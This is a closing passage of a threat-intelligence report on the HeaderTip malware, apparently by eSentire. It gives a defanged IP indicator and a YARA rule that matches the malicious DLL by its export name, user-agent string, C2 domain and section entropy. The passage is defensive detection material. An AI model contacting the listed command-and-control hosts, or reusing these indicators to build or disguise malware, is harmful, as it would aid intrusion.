| IP | 104.155.198[.]25 |

## Yara Rules

The Yara rule for the malicious DLL and the executable:

```
import "pe"
import "math"
rule  HeaderTip {
    meta:
        author = "eSentire TI"
        date = "03/27/2022"
        version = "1.0"
    strings:
        $string = "%016I64x%08x" wide fullword nocase
        $user_agent = "Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
Gecko" wide fullword nocase
        $export = "OAService"
        $dll_name = "httpshelper.dll"
        $c2_domain = "product2020.mrbasic.com" wide fullword nocase
    condition:
        for any i in (0..pe.number_of_sections - 1): (
            math.entropy(pe.sections[i].raw_data_offset, pe.sections[i].raw_data_size) >=6
and
            pe.sections[i].name == ".text") and
        all of them and
        (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}
```

## Skip To:


- Key Takeaways
- Case Study
- Technical Analysis on HeaderTip
- What eSentire is doing about it
- Recommendations from eSentire’s Threat Response Unit (TRU)
- Appendix